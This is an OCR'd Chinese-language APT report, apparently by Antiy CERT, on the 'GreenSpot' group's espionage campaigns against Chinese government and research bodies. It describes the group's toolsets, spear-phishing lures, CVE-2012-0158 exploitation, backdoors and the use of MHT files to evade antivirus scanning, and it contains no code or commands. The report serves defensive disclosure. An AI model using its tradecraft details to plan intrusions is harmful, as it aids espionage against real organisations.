
“绿斑”行动——持续多年的攻击

安天安全研究与应急处理中心（Antiy CERT）



初稿完成时间：2014 年 09 月 15 日 08 时 00 分

首次发布时间：2018 年 09 月 19 日 18 时 30 分

本版更新时间：2018 年 09 月 19 日 01 时 05 分

扫二维码获取最新版报告

目 录

概述

在过去的数年时间里，安天始终警惕地监测、分析、跟踪着各种针对中国的 APT 攻击活动，并谨慎地披露了“海莲花”（APT-TOCS）、“白象”（White Elephant）、“方程式”（Equation）等攻击组织的活动或攻击装备分析，同时也对更多的攻击组织和行动形成了持续监测分析成果。本报告主要分析了某地缘性攻击组织在 2015 年前的攻击活动，安天以与该地区有一定关联的海洋生物作为了该攻击组织的名字——“绿斑”（GreenSpot）。为提升中国用户的安全意识，推动网络安全与信息化建设，安天公布这份报告。

综合来看，“绿斑”组织的攻击以互联网暴露目标和资产为攻击入口，采用社工邮件结合漏洞进行攻击，其活跃周期可能长达十年以上。

1.1 疑似的早期（2007 年）攻击活动

在 2007 年，安天对来自该地区的网络入侵活动进行了应急响应，表 1-1 是在相关被攻击的服务器系统上所提取到的相关攻击载荷的主要行为和功能列表。

表 0-1 早期“绿斑”组织攻击活动相关载荷及功能列表

原始文件名	主要行为	功能描述
nc.exe	开放端口，接收远程指令在本地执行。	使用 TCP 或 UDP 协议的网络连接建立一个 shell，通过网络发送命令对主机进行控制。
mt1.exe	根据输入参数完成各类系统管理功能。	综合行命令工具，如获取系统信息、进程服务管理、账户管理、网络信息查看等。
http.exe	开放 80 端口，提供 HTTP 服务。	提供 HTTP 访问服务，为攻击者提供收集的文件下载的服务。
h.exe	与 http.exe 类似，提供 http 服务。	一款名为 Tiny HTTP Server 的公开工具，可以隐藏的提供 HTTP 服务。
rar.exe	根据输入命令参数，遍历磁盘文件打包指定的文件。	即 RAR 压缩软件的绿色版本，通过命令行将文件压缩打包，方便攻击者披露收集文件。
hport.exe	添加服务启动项，完成载荷的自启动。	释放衍生恶意载荷并完成对目标主机的持久化驻留。
keylog.exe	收集键盘输入并写入指定文件。	一款通用键盘记录工具。
spooler.exe	以服务方式自启动，监控系统磁盘文件列表变化。	监控硬盘文件列表的工具。

这些工具多数为开源或免费工具，从而形成了攻击方鲜明的 DIY 式的作业风格。由于这些工具多数不是专门为恶意意图所编写的恶意代码，有的还是常见的网管工具，因此反而起到了一定的“免杀”效果。但

同时，这种 DIY 作业，并无 Rootkit 技术的掩护，给系统环境带来的变化较为明显，作业粒度也较为粗糙。同时只能用于控制可以被攻击跳板直接链接的节点，而无法反向链接。和其他一些 APT 攻击中出现的自研木马、商用木马相比，是一种相对低成本、更多依靠作业者技巧的攻击方式。




图 0-1 早期“绿斑”组织攻击活动相关载荷调用关系图

这些工具可以在被入侵环境中形成一个作业闭环。攻击者使用网络渗透手段进入目标主机后，向目标主机上传表 1-1 中的多种攻击载荷，利用持久化工具达成开机启动效果，实现长期驻留；通过 NC 开启远程 Shell 实现对目标主机远程命令控制；调用 Mt1.exe 获取系统基本信息和进一步的管理；同时攻击者可以通过 Spooler.exe 形成磁盘文件列表并记录、通过 keylog.exe 收集键盘输入并记录、通过 Rar.exe 收集指定的文件并打包、通过 HTTP.exe 开启 HTTP 服务，即可远程获取全盘文件列表，获取用户击键记录，回传要收集的文件和日志。

我们倾向认为，2007 年前后，相关攻击组织总体上自研能力有限，对开源和免费工具比较依赖，喜好行命令作业。同时，作业风格受到类似 Coolfire 式的早期网络渗透攻击教程的影响较大。目前我们无法确认这一攻击事件与我们后面命名的“绿斑”组织是同一个组织，但可以确定其来自同一个来源方向。

1.2 2011-2015 年攻击活动

从时间上来看，自 2010 年以后，该地区组织攻击能力已经有所提升，善于改良 1day 和陈旧漏洞进行利用，能够对公开的网络攻击程序进行定制修改，也出现了自研的网络攻击装备。2010 年以后相关活动明显增多、攻击能力提升较快。

“绿斑”组织主要针对中国政府部门和航空、军事相关的科研机构进行攻击。该组织通过鱼叉式钓鱼邮件附加漏洞文档或捆绑可执行文件进行传播，主要投放 RAT（Remote Administration Tool，远程管理工具）程序对目标主机进行控制和信息窃取，其典型攻击手法和流程是以邮件为载体进行传播，邮件附件中包含恶意文档，文档以 MHT 格式居多（MHT 是 MIME HTML 的缩写，是一种用来保存 HTML 文件的格式），该文档打开后会释放并执行可执行载荷。作为迷惑用户的一种方法，嵌入在 MHT 中的一份起到欺骗作用的正常的文档文件也会被打开显示，攻击过程图 1-2 所示：




图 0-2“绿斑”组织活动攻击流程

通过人工分析结合安天追影威胁分析系统及安天分析平台进行关联分析，我们对其攻击目标、攻击者采用的 IP 和常见的手法进行了梳理。该组织利用漏洞的文件是不常见的附件文件格式，相关攻击技术和手法也是经过长期准备和试验的。安天基于原始线索对该组织进行了全面跟踪、关联、分析，最终获得了近百条 IoC（信标）数据。通过对事件和样本的整体分析，我们梳理了该组织在 2011-2014 年的部分活动时间轴。




图 0-3 “绿斑”组织 2011-2014 攻击活动时间轴

1.3 近期的部分攻击活动（2017 年）

“绿斑”组织在 2015 年后继续活跃，我们在 2017 年监测到该组织建立了一个新的传播源，该次活动的载荷都存储在同一个 WEB 服务器上，每一个攻击流程内的载荷都按照目录存放，其攻击流程是首先传播含有漏洞的 Office 文档，通过漏洞文档下载执行恶意载荷（EXE），随后通过 C2 对目标主机进行远程控制，具体攻击流程参见图 1-4。




图 0-4 最新活动攻击流程

该 WEB 服务器上存放了多个不同配置的恶意脚本和可执行文件，一个目录下是一组攻击样本，最终运行的 Poison Ivy ShellCode（Poison Ivy 是一个远程管理工具）都会连接一个单独 C2 地址，图 1-5 中红色的域名（pps.*.com）是与 2011-2015 年活动相关联的 C2 域名。




图 0-5 传播源服务器样本部署及 C&C 关系图

2 攻击手法分析：通过定向社工邮件传送攻击载荷

2.1 典型案例

针对“绿斑”组织 2011-2015 年间的攻击活动中，安天通过监测发现和关联分析，梳理出了数十起事件和载荷的关联关系。通过对典型案例的基本信息和诱饵文件等进行分析，我们可以看出“绿斑”组织多采用通过定向社工邮件传送攻击载荷，攻击载荷有两种：一种是捆绑型 PE 恶意代码，在被攻击者打开执行后，其会打开嵌入在 PE 中的欺骗收件人的“正常”文档文件；另一种是格式攻击文档，利用漏洞 CVE-2012-0158 来释放并执行可执行文件，同时打开欺骗收件人的“正常”文档文件。但在两种攻击方式中，所释放的可执行文件路径和名称相同，除部分案例采用%TEMP%路径外，其他均为 C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe，来达成开机执行的持久化效果，从释放路径、文件名称可以看出这些样本是具有关联性的（具体分析参见 4.4 节）。从时间上来看，使用捆绑型 PE 恶意代码的攻击晚于漏洞文档，这有可能是在利用漏洞文档攻击无效后，才使用了这种虽然简单粗暴但可能最有效的方式。

2.1.1 案例 1

标签	文件名	病毒名
恶意文档	通知.doc	Trojan[Exploit]/MSWord.CVE-2012-0158
释放载荷	C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe	Trojan[Backdoor]/Win32.Poison

表 2-1 文件基本信息




图 2-1 释放的欺骗文档（乱码）

2.1.2 案例 2

标签	文件名	病毒名
恶意文档	国家****** 局 2012 年第 5 号公告.doc	Trojan[Exploit]/MSWord.CVE-2012-0158
释放载荷	C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe	Trojan[Backdoor]/Win32.Poison

表 2-2 文件基本信息




图 2-2 释放的欺骗文档

2.1.3 案例 3

标签	文件名	病毒名
恶意文档	两会重要发布报告.doc 海底观测网试验系统项目第四次工作会会议纪要.doc 安全重大问题咨询会议纪要0206.doc	Trojan[Exploit]/MSWord.CVE-2012-0158
释放载荷	C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe	Trojan[Backdoor]/Win32.Poison

表 2-3 文件基本信息




图 2-3 释放的欺骗文档

另外值得注意的地方是图 2-3 中相关文字内容为从“全国人民代表大会网站”（文档内容出处：“http://www.npc.gov.cn/npc/xinwen/node_12435.htm”2013 年的网页内容，目前网页内容已更新。）页面直接复制粘贴的内容。

2.1.4 案例 4

标签	文件名	病毒名
恶意文档	重要通知.doc	Trojan[Exploit]/MSWord.CVE-2012-0158
释放载荷	C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe	Trojan[Backdoor]/Win32.Gh0st

表 2-4 文件基本信息




图 2-4 释放的欺骗文档

2.1.5 案例 5

标签	文件名	病毒名
捆绑型 PE 恶意代码	关于推荐第十三届中国青年科技奖候选人的通知.exe	Trojan/Win32.Agent
释放载荷	C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe	Trojan[Backdoor]/Win32.HttpBots

表 2-5 文件基本信息




图 2-5 释放的欺骗文档

2.1.6 案例 6

标签	文件名	病毒名
恶意文档	2013 中国亚洲太平洋学会年会文件.doc 2014 年工作会第一轮通知及相关工作要求 V2.0.doc	Trojan[Exploit]/MSWord.CVE-2012-0158
释放载荷	C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe	Trojan[Backdoor]/Win32.ZXShell

表 2-6 文件基本信息




图 2-6 释放的欺骗文档（出错）

2.1.7 案例 7

标签	文件名	病毒名
捆绑型 PE 恶意代码	2014 年学术年会征集论文.exe	Trojan/Win32.Agent
释放载荷	C:\Documents and Settings\<USER>~1\LOCALS~1\Temp\windowsvc.exe	Trojan[Backdoor]/Win32.ZXShell

表 2-7 文件基本信息




图 2-7 释放的欺骗文档（出错）

2.1.8 案例 8

标签	文件名	病毒名
捆绑型 PE 恶意代码	中国国际问题研究学会推荐表.exe	Trojan/Win32.Agent
释放载荷	C:\Documents and Settings\<USER>~1\LOCALS~1\Temp\explories.exe	Trojan[Backdoor]/Win32.ZXShell

表 2-8 文件基本信息




图 2-8 释放的欺骗文档信息

2.1.9 案例 9

标签	文件名	病毒名
捆绑型 PE 恶意代码	科研项目经费自查.exe	Trojan/Win32.Agent
释放载荷	C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe	Trojan[Backdoor]/Win32. Poison

表 2-9 文件基本信息




图 2-9 释放的欺骗文档信息

2.2 社工技巧分析

“绿斑”攻击组织主要针对被攻击者的职业、岗位、身份等定制文档内容，伪装成中国政府的公告、学会组织的年会文件、相关单位的通知、以及被攻击者可能感兴趣的政治、经济、军事、科研、地缘安全等内容，其所使用的欺骗性文档多数下载自中国相关部委机构、学会的网站。

3 攻击载荷分析：漏洞、后门及可执行文件

3.1 CVE-2012-0158 漏洞利用

CVE-2012-0158 是一个文档格式溢出漏洞，格式溢出漏洞的利用方式是在正常的文档中插入精心构造的恶意代码，从表面上看其是一个正常的文档，很难引起用户的怀疑，因此经常被用于 APT 攻击。CVE-2012-0158 漏洞是各种 APT 攻击中迄今为止使用频度最高的。利用该漏洞的载体通常是 RTF 格式的文件，其内部数据以十六进制字符串形式保存。

3.1.1 由 RTF 到 MHT 的高级对抗

传统的 CVE-2012-0158 漏洞利用格式主要以 RTF 为主，而该组织则使用了 MHT 格式，这种格式同样可以触发漏洞，而且在当时一段时间内可以躲避多种杀毒软件的查杀。




图 3-1 RTF 与 MHT 文件格式对比

如果使用 RTF 文件格式构造可触发漏洞的文件，在解码后会在文件中出现 CLSID（CLSID 是指 Windows 系统对于不同的应用程序、文件类型、OLE 对象、特殊文件夹以及各种系统组件分配一个唯一表示它的 ID 代码），而新的利用方式使用 MHT 文件格式，CLSID 会出现在 MHT 文件中，由于之前的 RTF 溢出格式嵌套 DOC 文档（如图 3-2，红框中是 DOC 文档文件头），CLSID 存放于嵌套的 DOC 文档里（如图 3-3，红框中是 CLSID，部分采用了网络字节序，部分采用了主机字节序）。

